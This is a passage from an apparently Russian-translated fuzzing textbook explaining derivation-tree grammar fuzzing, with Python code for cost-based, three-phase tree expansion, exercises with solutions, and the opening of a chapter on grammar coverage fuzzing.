        return (symbol, chosen_children)

```

Общий `expand_node()` в будущем позволит выбирать стратегию, а пока просто вызывает случайное раскрытие:

```

class GrammarFuzzer(GrammarFuzzer):
    def expand_node(self, node: DerivationTree) -> DerivationTree:
        return self.expand_node_randomly(node)

```

Хук `process_chosen_children()` по умолчанию ничего не меняет, но подклассы смогут обрабатывать уже выбранных потомков:

```

class GrammarFuzzer(GrammarFuzzer):
    def process_chosen_children(
        self,
        chosen_children: List[DerivationTree],
        expansion: Expansion) -> List[DerivationTree]:
        """Обработать выбранных потомков; по умолчанию без изменений."""
        return chosen_children

```

Конец экскурса

Проверим работу на узле `<integer>`:

```

f = GrammarFuzzer(EXPR_GRAMMAR, log=True)

print("Before expand_node_randomly():")
expr_tree = ("<integer>", None)
display_tree(expr_tree)

print("After expand_node_randomly():")
expr_tree = f.expand_node_randomly(expr_tree)
display_tree(expr_tree)

After expand_node_randomly():
Expanding <integer> randomly

```

В данном запуске `<integer>` раскрывается в `<digit>`:

```

assert expr_tree[1][0][0] == '<digit>'

```

Можно отдельно взять поддереву цифры и раскрыть его:

```

digit_subtree = expr_tree[1][0] # type: ignore
display_tree(digit_subtree)

digit_subtree = f.expand_node_randomly(digit_subtree)
display_tree(digit_subtree)

```

`<digit>` превращается в одну из цифр согласно правилу грамматики. При этом исходное `expr_tree` не меняется: `expand_node_randomly()` возвращает новое дерево, не модифицируя аргумент.

Раскрытие дерева

Применим раскрытие отдельного узла к узлам всего дерева. Для этого сначала нужно найти нераскрытые узлы. `possible_expansions()` подсчитывает их число.

```
class GrammarFuzzer(GrammarFuzzer):
    def possible_expansions(self, node: DerivationTree) -> int:
        (symbol, children) = node
        if children is None:
            return 1

        return sum(self.possible_expansions(c) for c in children)
```

В нашем демонстрационном дереве таких узлов два:

```
f = GrammarFuzzer(EXPR_GRAMMAR)
print(f.possible_expansions(derivation_tree))

2
```

Метод `any_possible_expansions()` сообщает, остался ли в дереве хотя бы один нераскрытый узел:

```
class GrammarFuzzer(GrammarFuzzer):
    def any_possible_expansions(self, node: DerivationTree) -> bool:
        (symbol, children) = node
        if children is None:
            return True

        return any(self.any_possible_expansions(c) for c in children)

f = GrammarFuzzer(EXPR_GRAMMAR)
f.any_possible_expansions(derivation_tree)

True
```

Главный метод алгоритма, `expand_tree_once()`, раскрывает ровно один узел. Если ему передан ещё не раскрытый нетерминал, он вызывает рассмотренный выше `expand_node()`. Если у узла уже есть потомки, метод находит среди них поддеревья с нераскрытыми символами, случайно выбирает одно и рекурсивно продолжает обход в нём.

Экскурс: реализация `expand_tree_once()`

Метод заменяет выбранного потомка *на месте*: переданное дерево действительно изменяется, а не только возвращается новая версия. Благодаря этому операция особенно эффективна. Вспомогательный `choose_tree_expansion()` возвращает индекс выбранного раскрываемого поддерева:

```
class GrammarFuzzer(GrammarFuzzer):
    def choose_tree_expansion(self,
                              tree: DerivationTree,
                              children: List[DerivationTree]) -> int:
        """Вернуть индекс поддерева в `children`, выбранного для раскрытия.
        По умолчанию выбор случаен."""
        return random.randrange(0, len(children))

    def expand_tree_once(self, tree: DerivationTree) -> DerivationTree:
        """Выбрать в дереве нераскрытый символ и раскрыть его.
        Метод можно переопределять в подклассах."""
        (symbol, children) = tree
        if children is None:
            # Раскрыть этот узел
```

```

        return self.expand_node(tree)

    # Найти всех потомков, допускающих раскрытие
    expandable_children = [
        c for c in children if self.any_possible_expansions(c)]

    # `index_map` переводит индекс из `expandable_children`
    # обратно в исходный индекс в `children`
    index_map = [i for (i, c) in enumerate(children)
                 if c in expandable_children]

    # Выбрать случайного потомка
    child_to_be_expanded = \
        self.choose_tree_expansion(tree, expandable_children)

    # Раскрыть на месте
    children[index_map[child_to_be_expanded]] = \
        self.expand_tree_once(expandable_children[child_to_be_expanded])

    return tree

```

Конец экскурса

Покажем работу метода на уже знакомом дереве:

```

derivation_tree = ("<start>",
                   [("<expr>",
                     [("<expr>", None),
                      (" + ", []),
                      ("<term>", None)])])
display_tree(derivation_tree)

```

Теперь дважды раскроем по одному узлу:

```

f = GrammarFuzzer(EXPR_GRAMMAR, log=True)
derivation_tree = f.expand_tree_once(derivation_tree)
display_tree(derivation_tree)

Expanding <expr> randomly

derivation_tree = f.expand_tree_once(derivation_tree)
display_tree(derivation_tree)

Expanding <term> randomly

```

На каждом шаге раскрывается ещё один символ. Остаётся повторять операцию, постепенно наращивая дерево.

Завершение раскрытия

С помощью `expand_tree_once()` дерево можно увеличивать и дальше — но когда и как остановиться? Ключевая идея, предложенная Люком (Luke, 2000), состоит в следующем: после раздувания дерева вывода до некоторого максимального размера следует применять только те раскрытия, которые увеличивают дерево минимально.

Например, для `<factor>` предпочтительно раскрытие в `<integer>`, поскольку оно не добавляет рекурсии и связанного с ней роста. Для `<integer>` по той же причине лучше `<digit>`, а не `<digit><integer>`.

Чтобы определить *стоимость* раскрытия символа, введём две взаимно зависимые функции:

- `symbol_cost()` возвращает минимальную стоимость среди всех вариантов раскрытия символа, вычисляя каждый вариант через `expansion_cost()`;
- `expansion_cost()` возвращает сумму стоимостей всех символов в варианте. Если при обходе нетерминал встречается повторно, стоимость считается бесконечной: это признак потенциально бесконечной рекурсии.

Экскурс: реализация стоимостных функций

```
class GrammarFuzzer(GrammarFuzzer):
    def symbol_cost(self, symbol: str, seen: Set[str] = set()) \
        -> Union[int, float]:
        expansions = self.grammar[symbol]
        return min(self.expansion_cost(e, seen | {symbol}) for e in expansions)

    def expansion_cost(self, expansion: Expansion,
        seen: Set[str] = set()) -> Union[int, float]:
        symbols = nonterminals(expansion)
        if len(symbols) == 0:
            return 1 # нет символов

        if any(s in seen for s in symbols):
            return float('inf')

        # Стоимость варианта — единица плюс сумма стоимостей
        # всех раскрываемых переменных внутри него
        return sum(self.symbol_cost(s, seen) for s in symbols) + 1
```

Конец экскурсии

Минимальная стоимость раскрытия цифры равна единице: нужно выбрать один из её терминальных вариантов.

```
f = GrammarFuzzer(EXPR_GRAMMAR)
assert f.symbol_cost("<digit>") == 1
```

Для `<expr>` минимальная стоимость равна пяти — именно столько раскрытий требуется в кратчайшей цепочке:

`<expr> → <term> → <factor> → <integer> → <digit> → 1.`

```
assert f.symbol_cost("<expr>") == 5
```

Вариант `expand_node_by_cost(self, node, choose)` учитывает эту стоимость. Он вычисляет стоимости всех альтернатив, функцией `choose` выбирает нужное значение — по умолчанию минимальное — и случайно выбирает одну из альтернатив с такой стоимостью, если их несколько.

Экскурс: реализация `expand_node_by_cost()`

```
class GrammarFuzzer(GrammarFuzzer):
    def expand_node_by_cost(self, node: DerivationTree,
        choose: Callable = min) -> DerivationTree:
        (symbol, children) = node
        assert children is None

        # Получить допустимые варианты из грамматики
        expansions = self.grammar[symbol]

        children_alternatives_with_cost = [
            (self.expansion_to_children(expansion),
```

```

        self.expansion_cost(expansion, {symbol}),
        expansion)
    for expansion in expansions
]

costs = [cost for (child, cost, expansion)
           in children_alternatives_with_cost]
chosen_cost = choose(costs)
children_with_chosen_cost = [
    child for (child, child_cost, _)
           in children_alternatives_with_cost
           if child_cost == chosen_cost
]
expansion_with_chosen_cost = [
    expansion for (_, child_cost, expansion)
           in children_alternatives_with_cost
           if child_cost == chosen_cost
]

index = self.choose_node_expansion(node, children_with_chosen_cost)

chosen_children = children_with_chosen_cost[index]
chosen_expansion = expansion_with_chosen_cost[index]
chosen_children = self.process_chosen_children(
    chosen_children, chosen_expansion)

# Вернуть новый список
return (symbol, chosen_children)

```

Конец экскурсии

Сокращённый метод `expand_node_min_cost()` передаёт в качестве `choose` функцию `min()` и тем самым раскрывает узел с минимальной стоимостью:

```

class GrammarFuzzer(GrammarFuzzer):
    def expand_node_min_cost(self, node: DerivationTree) -> DerivationTree:
        if self.log:
            print("Expanding", all_terminals(node), "at minimum cost")

        return self.expand_node_by_cost(node, min)

```

Теперь им можно завершить раскрытие нашего дерева. Переопределим `expand_node()`, чтобы `expand_tree_once()` использовал минимальную стоимость:

```

class GrammarFuzzer(GrammarFuzzer):
    def expand_node(self, node: DerivationTree) -> DerivationTree:
        return self.expand_node_min_cost(node)

```

Сначала дерево ещё содержит нераскрытые узлы:

```

f = GrammarFuzzer(EXPR_GRAMMAR, log=True)
display_tree(derivation_tree)
assert f.any_possible_expansions(derivation_tree)

```

Несколько одиночных шагов показывают, как раскрытия выбираются по минимальной стоимости:

```

if f.any_possible_expansions(derivation_tree):
    derivation_tree = f.expand_tree_once(derivation_tree)
display_tree(derivation_tree)

Expanding <term> at minimum cost

```

Продолжим до тех пор, пока не будут раскрыты все нетерминалы:

```

while f.any_possible_expansions(derivation_tree):
    derivation_tree = f.expand_tree_once(derivation_tree)

Expanding <integer> at minimum cost

```

```

Expanding <digit> at minimum cost
Expanding <factor> at minimum cost
Expanding <integer> at minimum cost
Expanding <factor> at minimum cost
Expanding <integer> at minimum cost
Expanding <digit> at minimum cost
Expanding <digit> at minimum cost

display_tree(derivation_tree)

```

Итоговое дерево полностью раскрыто. На каждом шаге `expand_node_min_cost()` выбирал вариант, не увеличивающий число символов, и в конце закрыл все открытые раскрытия.

Раздувание узлов

Особенно в начале генерации нам может понадобиться как можно больше узлов, то есть следует предпочитать варианты с большим числом нетерминалов для последующего раскрытия. Это прямая противоположность `expand_node_min_cost()`. Метод `expand_node_max_cost()` всегда выбирает среди вариантов с наибольшей стоимостью:

```

class GrammarFuzzer(GrammarFuzzer):
    def expand_node_max_cost(self, node: DerivationTree) -> DerivationTree:
        if self.log:
            print("Expanding", all_terminals(node), "at maximum cost")

        return self.expand_node_by_cost(node, max)

```

Для демонстрации снова переопределим `expand_node()` и выполним несколько шагов:

```

class GrammarFuzzer(GrammarFuzzer):
    def expand_node(self, node: DerivationTree) -> DerivationTree:
        return self.expand_node_max_cost(node)

derivation_tree = ("<start>",
    [("<expr>",
        [("<expr>", None),
          (" + ", []),
          ("<term>", None)]]])

f = GrammarFuzzer(EXPR_GRAMMAR, log=True)
display_tree(derivation_tree)
assert f.any_possible_expansions(derivation_tree)

if f.any_possible_expansions(derivation_tree):
    derivation_tree = f.expand_tree_once(derivation_tree)
display_tree(derivation_tree)

Expanding <term> at maximum cost

```

Повторные вызовы дают, например:

```

Expanding <factor> at maximum cost
Expanding <expr> at maximum cost

```

На каждом шаге число нетерминалов растёт. Очевидно, на этот рост нужно наложить ограничение.

Три фазы раскрытия

Объединим три фазы в одной функции `expand_tree()`:

1. **Раскрытие с максимальной стоимостью.** Дерево раскрывается наиболее дорогими вариантами, пока в нём не появится хотя бы `min_nonterminals` нетерминалов. Значение 0

полностью отключает эту фазу.

2. **Случайное раскрытие.** Дерево раскрывается случайно, пока число нетерминалов не достигнет `max_nonterminals`.

3. **Раскрытие с минимальной стоимостью.** Оставшиеся ветви закрываются наиболее дешёвыми вариантами.

Для этого ссылка на метод `expand_node` последовательно получает значения `expand_node_max_cost`, `expand_node_randomly` и `expand_node_min_cost`. В первых двух фазах задаются пределы `min_nonterminals` и `max_nonterminals` соответственно.

Экскурс: реализация трёхфазного `expand_tree()`

```
class GrammarFuzzer(GrammarFuzzer):
    def log_tree(self, tree: DerivationTree) -> None:
        """Вывести дерево, если установлен self.log; если установлен и
        self.display, показать структуру дерева."""
        if self.log:
            print("Tree:", all_terminals(tree))
            if self.display:
                display(display_tree(tree))

    def expand_tree_with_strategy(self, tree: DerivationTree,
                                expand_node_method: Callable,
                                limit: Optional[int] = None):
        """Раскрывать дерево методом `expand_node_method`, пока число
        возможных раскрытий не достигнет `limit`."""
        self.expand_node = expand_node_method # type: ignore
        while ((limit is None
                or self.possible_expansions(tree) < limit)
               and self.any_possible_expansions(tree)):
            tree = self.expand_tree_once(tree)
            self.log_tree(tree)
        return tree

    def expand_tree(self, tree: DerivationTree) -> DerivationTree:
        """Полностью раскрыть `tree` в три фазы."""
        self.log_tree(tree)
        tree = self.expand_tree_with_strategy(
            tree, self.expand_node_max_cost, self.min_nonterminals)
        tree = self.expand_tree_with_strategy(
            tree, self.expand_node_randomly, self.max_nonterminals)
        tree = self.expand_tree_with_strategy(
            tree, self.expand_node_min_cost)

        assert self.possible_expansions(tree) == 0

        return tree
```

Конец экскурсии

Опробуем стратегию на частично раскрытом дереве:

```
initial_derivation_tree: DerivationTree = ("<start>",
                                           [("<expr>",
                                             [("<expr>", None),
                                              (" + ", []),
                                              ("<term>", None)]))
display_tree(initial_derivation_tree)
```

Сначала применяются самые дорогие раскрытия, затем случайные, а завершает процесс минимальная стоимость:

```
f = GrammarFuzzer(
```

```

EXPR_GRAMMAR,
min_nonterminals=3,
max_nonterminals=5,
log=True)
derivation_tree = f.expand_tree(initial_derivation_tree)

```

```

Tree: <expr> + <term>
Expanding <expr> at maximum cost
Tree: <term> + <expr> + <term>
Expanding <expr> randomly
Tree: <term> + <term> + <term>
Expanding <term> randomly
Tree: <factor> / <term> + <term> + <term>
Expanding <term> randomly
Tree: <factor> / <factor> + <term> + <term>
Expanding <factor> randomly
Tree: <integer> / <factor> + <term> + <term>
Expanding <term> randomly
Tree: <integer> / <factor> + <factor> * <term> + <term>
Expanding <factor> at minimum cost
Tree: <integer> / <integer> + <factor> * <term> + <term>
Expanding <integer> at minimum cost
Tree: <integer> / <digit> + <factor> * <term> + <term>
Expanding <factor> at minimum cost
Tree: <integer> / <digit> + <integer> * <term> + <term>
Expanding <integer> at minimum cost
Tree: <digit> / <digit> + <integer> * <term> + <term>
Expanding <term> at minimum cost
Tree: <digit> / <digit> + <integer> * <term> + <factor>
Expanding <digit> at minimum cost
Tree: <digit> / 5 + <integer> * <term> + <factor>
Expanding <factor> at minimum cost
Tree: <digit> / 5 + <integer> * <term> + <integer>
Expanding <integer> at minimum cost
Tree: <digit> / 5 + <integer> * <term> + <digit>
Expanding <integer> at minimum cost
Tree: <digit> / 5 + <digit> * <term> + <digit>
Expanding <digit> at minimum cost
Tree: 7 / 5 + <digit> * <term> + <digit>
Expanding <digit> at minimum cost
Tree: 7 / 5 + <digit> * <term> + 0
Expanding <term> at minimum cost
Tree: 7 / 5 + <digit> * <factor> + 0
Expanding <factor> at minimum cost
Tree: 7 / 5 + <digit> * <integer> + 0
Expanding <integer> at minimum cost
Tree: 7 / 5 + <digit> * <digit> + 0
Expanding <digit> at minimum cost
Tree: 7 / 5 + 4 * <digit> + 0
Expanding <digit> at minimum cost
Tree: 7 / 5 + 4 * 2 + 0

```

Итоговое дерево можно визуализировать, а его терминальную строку получить так:

```

display_tree(derivation_tree)
all_terminals(derivation_tree)

'7 / 5 + 4 * 2 + 0'

```

Собираем всё вместе

Теперь можно определить `fuzz()`, который, как и `simple_grammar_fuzzer()`, принимает грамматику и производит строку, скрывая от вызывающего кода всю сложность деревьев вывода:

```

class GrammarFuzzer(GrammarFuzzer):
    def fuzz_tree(self) -> DerivationTree:
        """Получить из грамматики дерево вывода."""

```

```

        tree = self.init_tree()

        # Раскрыть все нетерминалы
        tree = self.expand_tree(tree)
        if self.log:
            print(repr(all_terminals(tree)))
        if self.disp:
            display(display_tree(tree))
        return tree

    def fuzz(self) -> str:
        """Получить из грамматики строку."""
        self.derivation_tree = self.fuzz_tree()
        return all_terminals(self.derivation_tree)

```

Теперь фаззер можно применять ко всем определённым грамматикам и при желании визуализировать полученное дерево:

```

f = GrammarFuzzer(EXPR_GRAMMAR)
f.fuzz()

'18.3 * 21.95 / 0'

```

После вызова `fuzz()` дерево вывода доступно через атрибут `derivation_tree`:

```

display_tree(f.derivation_tree)

```

Проверим фаззер и его деревья на других форматах:

```

f = GrammarFuzzer(URL_GRAMMAR)
f.fuzz()

'ftp://user:password@www.google.com:53/def?abc=def'

display_tree(f.derivation_tree)

f = GrammarFuzzer(CGI_GRAMMAR, min_nonterminals=3, max_nonterminals=5)
f.fuzz()

'e+d+'

display_tree(f.derivation_tree)

```

Сравним производительность с `simple_grammar_fuzzer()`:

```

trials = 50
xs = []
ys = []
f = GrammarFuzzer(EXPR_GRAMMAR, max_nonterminals=20)
for i in range(trials):
    with Timer() as t:
        s = f.fuzz()
        xs.append(len(s))
        ys.append(t.elapsed_time())
        print(i, end=" ")
print()

0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35
36 37 38 39 40 41 42 43 44 45 46 47 48 49

average_time = sum(ys) / trials
print("Average time:", average_time)

Average time: 0.0263434316823259

```

Связь времени со размером результата строится следующим кодом:

```

%matplotlib inline

import matplotlib.pyplot as plt
plt.scatter(xs, ys)
plt.title('Time required for generating an output');

```


Генерация стала намного быстрее, хотя и строки теперь меньше. Деревья вывода дают существенно больше контроля над производством строк по грамматике.

Наконец, проверим GrammarFuzzer на рекурсивной `expr_grammar`, с которой не справился `simple_grammar_fuzzer()`. Новый фаззер работает без проблем:

```
f = GrammarFuzzer(expr_grammar, max_nonterminals=10)
f.fuzz()
```

```
'(9 + 7) * 7 * 2 * 5 + 7 * 2 / 6'
```

GrammarFuzzer создаёт прочный фундамент для следующих фаззеров и более интересных методов генерации программных тестов. Многие из них даже не требуют писать грамматику вручную: они *выводят* её из предметной области и позволяют применять грамматический фаззинг без предварительного описания правил.

Итоги главы

- Деревья вывода важны для выражения структуры входных данных.
- Грамматический фаззинг на основе деревьев вывода:
 1. значительно эффективнее строкового грамматического фаззинга;
 2. даёт намного больше контроля над генерацией входных данных;
 3. эффективно предотвращает бесконечные раскрытия.

Что дальше

Поздравляем! Вы достигли одного из центральных узлов книги. Отсюда расходится множество методов, основанных на грамматическом фаззинге.

Расширение грамматик

Сначала рассмотрим методы, каждый из которых тем или иным образом *расширяет* грамматику:

- разбор и рекомбинация входных данных позволяют использовать существующие входы, снова опираясь на деревья вывода;
- покрытие вариантов грамматики обеспечивает *комбинаторное* покрытие;
- назначение отдельным вариантам *вероятностей* даёт дополнительный контроль над раскрытиями;
- назначение отдельным вариантам *ограничений* позволяет выражать семантические условия для правил.

Применение грамматик

Кроме того, грамматики можно применять в нескольких контекстах, где они в той или иной форме изучаются автоматически:

- фаззинг API — грамматика извлекается из API;
- фаззинг графических пользовательских интерфейсов — грамматика изучается по интерфейсу для последующей генерации;

- добыча грамматик — грамматика изучается для произвольного формата входных данных.

Продолжайте раскрывать правила!

История и дополнительная литература

Деревья вывода, которые часто называют также *деревьями разбора*, — стандартная структура данных, в которую синтаксические анализаторы раскладывают вход. «Книга дракона» (*Compilers: Principles, Techniques, and Tools*, Aho et al., 2006) рассматривает разбор в деревья вывода в контексте компиляции программ. Мы также используем их при разборе и рекомбинации входных данных.

Главная идея этой главы — раскрывать дерево до достижения предела числа символов, а затем всегда выбирать кратчайший путь — восходит к работе Люка (Luke, 2000).

Упражнения

Упражнение 1. Кеширование результатов методов

Трассировка GrammarFuzzer показывает, что некоторые методы многократно вызываются с одними и теми же значениями.

Создайте класс FasterGrammarFuzzer с *кешем*: если метод уже вызывался, он должен вернуть ранее вычисленное, «memoизированное» значение. Реализуйте это для `expansion_to_children()` и сравните число вызовов до и после оптимизации.

Важно: каждый список, возвращаемый `expansion_to_children()`, должен быть отдельной копией. Возврат одного и того же кешированного списка помешает модификации дерева на месте, которую выполняет GrammarFuzzer. Используйте `copy.deepcopy()`.

Решение. Покажем кеширование на `expansion_to_children()`:

```
import copy

class FasterGrammarFuzzer(GrammarFuzzer):
    """Вариант `GrammarFuzzer` с мемоизированными значениями."""

    def __init__(self, *args, **kwargs) -> None:
        super().__init__(*args, **kwargs)
        self._expansion_cache: Dict[Expansion, List[DerivationTree]] = {}
        self._expansion_invocations = 0
        self._expansion_invocations_cached = 0

    def expansion_to_children(self, expansion: Expansion) \
        -> List[DerivationTree]:
        self._expansion_invocations += 1
        if expansion in self._expansion_cache:
            self._expansion_invocations_cached += 1
            cached_result = copy.deepcopy(self._expansion_cache[expansion])
            return cached_result

        result = super().expansion_to_children(expansion)
        self._expansion_cache[expansion] = copy.deepcopy(result)
        return result

f = FasterGrammarFuzzer(
```

```

    EXPR_GRAMMAR, min_nonterminals=3, max_nonterminals=5)
f.fuzz()

'+-++9.2 * 8.9 / 7 + 3'

f._expansion_invocations

131

f._expansion_invocations_cached

107

print("%.2f%% of invocations can be cached" %
      (f._expansion_invocations_cached * 100 / f._expansion_invocations))

81.68% of invocations can be cached

```

Упражнение 2. Предварительная компиляция грамматики

Некоторые методы, например `symbol_cost()` и `expansion_cost()`, возвращают значения, зависящие только от грамматики. Создайте класс `EvenFasterGrammarFuzzer`, который один раз вычисляет их при инициализации, чтобы последующие вызовы лишь извлекали готовые значения.

Решение. Один из вариантов использует небольшой трюк: после заполнения таблиц исходные функции `symbol_cost()` и `expansion_cost()` заменяются функциями чтения из кеша.

```

class EvenFasterGrammarFuzzer(GrammarFuzzer):
    """Вариант `GrammarFuzzer` с предварительно вычисленными стоимостями."""

    def __init__(self, *args, **kwargs) -> None:
        super().__init__(*args, **kwargs)
        self._symbol_costs: Dict[str, Union[int, float]] = {}
        self._expansion_costs: Dict[Expansion, Union[int, float]] = {}
        self.precompute_costs()

    def new_symbol_cost(self, symbol: str,
                       seen: Set[str] = set()) -> Union[int, float]:
        return self._symbol_costs[symbol]

    def new_expansion_cost(self, expansion: Expansion,
                          seen: Set[str] = set()) -> Union[int, float]:
        return self._expansion_costs[expansion]

    def precompute_costs(self) -> None:
        for symbol in self.grammar:
            self._symbol_costs[symbol] = super().symbol_cost(symbol)
            for expansion in self.grammar[symbol]:
                self._expansion_costs[expansion] = \
                    super().expansion_cost(expansion)

        # Теперь должны вызываться методы чтения из кеша
        self.symbol_cost = self.new_symbol_cost # type: ignore
        self.expansion_cost = self.new_expansion_cost # type: ignore

f = EvenFasterGrammarFuzzer(EXPR_GRAMMAR)
f._symbol_costs

{'<start>': 6,
 '<expr>': 5,
 '<term>': 4,
 '<factor>': 3,
 '<integer>': 2,
 '<digit>': 1}

```

Стоимости отдельных вариантов:

```
f._expansion_costs
```

```
{'<expr>': 6,
 '<term> + <expr>': 10,
 '<term> - <expr>': 10,
 '<term>': 5,
 '<factor> * <term>': 8,
 '<factor> / <term>': 8,
 '<factor>': 4,
 '+<factor>': 4,
 '-<factor>': 4,
 '(<expr>)': 6,
 '<integer>.<integer>': 5,
 '<integer>': 3,
 '<digit><integer>': 4,
 '<digit>': 2,
 '0': 1, '1': 1, '2': 1, '3': 1, '4': 1,
 '5': 1, '6': 1, '7': 1, '8': 1, '9': 1}

f = EvenFasterGrammarFuzzer(EXPR_GRAMMAR)
f.fuzz()

'(8 * 0 + 8 + 4 * 3) * +(6 - 7 / 5) / 3 * 6'
```

Упражнение 3. Хранение раскрываемых деревьев

В `expand_tree_once()` алгоритм снова и снова обходит дерево в поисках нетерминалов, которые ещё можно раскрыть. Ускорьте процесс, поддерживая список таких нетерминалов.

Решение: оставлено читателю в качестве упражнения.

Упражнение 4. Альтернативное случайное раскрытие

Можно определить `expand_node_randomly()` так, чтобы он просто вызывал `expand_node_by_cost(node, random.choice())`:

```
class ExerciseGrammarFuzzer(GrammarFuzzer):
    def expand_node_randomly(self, node: DerivationTree) -> DerivationTree:
        if self.log:
            print("Expanding", all_terminals(node), "randomly by cost")

        return self.expand_node_by_cost(node, random.choice())
```

Чем эта версия отличается от исходной реализации?

Решение. В `ExerciseGrammarFuzzer` распределение вероятностей иное. Исходный `GrammarFuzzer` выбирает все варианты раскрытия с одинаковой вероятностью. В альтернативной версии сначала случайно выбирается стоимость, а затем — снова случайно — один из вариантов с этой стоимостью. Поэтому варианты с уникальной стоимостью получают более высокую вероятность выбора.

Покрытие грамматики

Генерация входных данных по грамматике назначает всем вариантам раскрытия правила одинаковую вероятность. Однако для создания всестороннего набора тестов разумнее максимизировать *разнообразие* — например, не повторять одни и те же раскрытия снова и снова. В этой главе мы исследуем, как систематически *покрывать* элементы грамматики, чтобы получить максимум разнообразия и не пропустить отдельные варианты.

Предварительные требования

- Следует прочитать [главу о грамматиках](#).
- Следует прочитать [главу об эффективном грамматическом фаззинге](#).

Краткое содержание

Чтобы использовать код этой главы, импортируйте нужный идентификатор:

```
from fuzzingbook.GrammarCoverageFuzzer import <identifier>
```

В главе представлен `GrammarCoverageFuzzer` — эффективный грамматический фаззер, расширяющий `GrammarFuzzer`. Он стремится *хотя бы раз покрыть каждый вариант раскрытия*, обеспечивая тем самым покрытие функциональности.

В следующем примере `GrammarCoverageFuzzer` создаёт выражение. Полученная строка за один запуск содержит все цифры и все операторы:

```
from Grammars import EXPR_GRAMMAR
expr_fuzzer = GrammarCoverageFuzzer(EXPR_GRAMMAR)
expr_fuzzer.fuzz()

'-(2 + 3) * 4.5 / 6 - 2.0 / +8 + 7 + 3'
```

После генерации метод `expansion_coverage()` возвращает множество покрытых вариантов грамматики:

```
expr_fuzzer.expansion_coverage()

{'<digit> -> 0',
 '<digit> -> 1',
 '<digit> -> 2',
 '<digit> -> 3',
 '<digit> -> 4',
 '<digit> -> 5',
 '<digit> -> 6',
 '<digit> -> 7',
 '<digit> -> 8',
 '<digit> -> 9',
 '<expr> -> <term>',
 '<expr> -> <term> + <expr>',
 '<expr> -> <term> - <expr>',
 '<factor> -> (<expr>)',
 '<factor> -> +<factor>',
 '<factor> -> -<factor>',
 '<factor> -> <integer>',
 '<factor> -> <integer>.<integer>',
 '<integer> -> <digit>',
 '<integer> -> <digit><integer>',
 '<start> -> <expr>',
 '<term> -> <factor>',
 '<term> -> <factor> * <term>',
 '<term> -> <factor> / <term>'}
```

Последующие вызовы `fuzz()` продолжают наращивать покрытие, а `reset()` очищает накопленные сведения и начинает работу заново.

Поскольку разнообразие входных данных обычно повышает и покрытие кода, `GrammarCoverageFuzzer` — рекомендуемое расширение `GrammarFuzzer`.

Иллюстрация к краткому содержанию, указанная в исходной тетради как `PICS/GrammarCoverageFuzzer-synopsis-1.svg`, в локальном зеркале отсутствует; результат полностью воспроизводится приведённым кодом.

Покрывание элементов грамматики

Цель генерации тестов — охватить всю функциональность программы, включая, если повезёт, ошибочную. Однако функциональность связана со *структурой входных данных*: если генератор не создаёт определённые элементы, соответствующий код не выполняется и шанс найти в нём ошибку исчезает.

Рассмотрим грамматику выражений `EXPR_GRAMMAR` из предыдущей главы:

- если не создавать отрицательные числа, они не будут протестированы;
- если не создавать числа с плавающей точкой, они тоже не будут протестированы.

Следовательно, нужно покрыть *все возможные варианты раскрытия* — не случайно, а *целенаправленно*.

Один из способов повысить разнообразие — отслеживать раскрытия во время генерации. Если некоторый вариант уже встречался, можно предпочесть ещё не покрытые альтернативы. Рассмотрим правило для множителя:

```
EXPR_GRAMMAR["<factor>"]  
  
['+<factor>', '-<factor>', '(<expr>)', '<integer>.<integer>', '<integer>']
```

Предположим, что при первом раскрытии `<factor>` уже был получен `<integer>`. При следующем раскрытии этот вариант отмечается как покрытый, и генератор выбирает одну из ещё не использованных альтернатив: например, `-<factor>` для отрицательного числа или `<integer>.<integer>` для числа с плавающей точкой. Только покрыв все альтернативы, он снова начнёт рассматривать уже встречавшиеся варианты.

Отслеживание покрытия грамматики

Эту концепцию реализовать несложно. Введём класс `TrackingGrammarCoverageFuzzer`, который хранит достигнутое покрытие:

```
from Grammars import Grammar, Expansion  
from GrammarFuzzer import GrammarFuzzer, all_terminals, nonterminals, \  
    display_tree, DerivationTree  
import random  
  
class TrackingGrammarCoverageFuzzer(GrammarFuzzer):  
    """Отслеживать покрытие грамматики во время генерации."""  
  
    def __init__(self, *args, **kwargs) -> None:  
        # Вызвать __init__() суперкласса, передав все аргументы  
        super().__init__(*args, **kwargs)  
        self.reset_coverage()
```

Хранение покрытых раскрытий

В множестве `covered_expansions` сохраняются все встреченные варианты:

```
class TrackingGrammarCoverageFuzzer(TrackingGrammarCoverageFuzzer):
    def expansion_coverage(self) -> Set[str]:
        """Вернуть покрытые раскрытия как строки SYMBOL -> EXPANSION."""
        return self.covered_expansions

    def reset_coverage(self) -> None:
        """Очистить накопленные сведения о покрытии."""
        self.covered_expansions: Set[str] = set()
```

Варианты сохраняются в виде строк «*символ -> раскрытие*». Следующий метод `expansion_key()` создаёт строковое представление пары (*символ, раскрытие*).

```
def expansion_key(symbol: str,
                  expansion: Union[Expansion,
                                   DerivationTree,
                                   List[DerivationTree]]) -> str:
    """Преобразовать (`symbol`, `expansion`) в ключ "SYMBOL -> EXPRESSION".
    `expansion` может быть строкой раскрытия, деревом вывода
    или списком деревьев вывода."""

    if isinstance(expansion, tuple):
        # Раскрытие или отдельное дерево вывода
        expansion, _ = expansion

    if not isinstance(expansion, str):
        # Потомки дерева вывода
        children = expansion
        expansion = all_terminals((symbol, children))

    assert isinstance(expansion, str)

    return symbol + " -> " + expansion
```

Пример:

```
expansion_key(START_SYMBOL, EXPR_GRAMMAR[START_SYMBOL][0])

'<start> -> <expr>'
```

Вместо строки раскрытия можно передать список потомков; он будет автоматически преобразован в строку:

```
children: List[DerivationTree] = [
    ("<expr>", None), (" + ", []), ("<term>", None)]
expansion_key("<expr>", children)

'<expr> -> <expr> + <term>'
```

Вычисление возможных раскрытий

Множество всех возможных раскрытий грамматики можно получить простым перечислением. Метод `max_expansion_coverage()` рекурсивно обходит грамматику от заданного символа — по умолчанию от начального — и накапливает варианты в множестве `expansions`. Параметр `max_depth`, по умолчанию равный бесконечности, ограничивает глубину обхода; он понадобится далее в этой главе.

```
class TrackingGrammarCoverageFuzzer(TrackingGrammarCoverageFuzzer):
    def _max_expansion_coverage(self, symbol: str,
                               max_depth: Union[int, float]) -> Set[str]:
        if max_depth <= 0:
```

```

        return set()

    self._symbols_seen.add(symbol)

    expansions = set()
    for expansion in self.grammar[symbol]:
        expansions.add(expansion_key(symbol, expansion))
        for nonterminal in nonterminals(expansion):
            if nonterminal not in self._symbols_seen:
                expansions |= self._max_expansion_coverage(
                    nonterminal, max_depth - 1)

    return expansions

def max_expansion_coverage(self, symbol: Optional[str] = None,
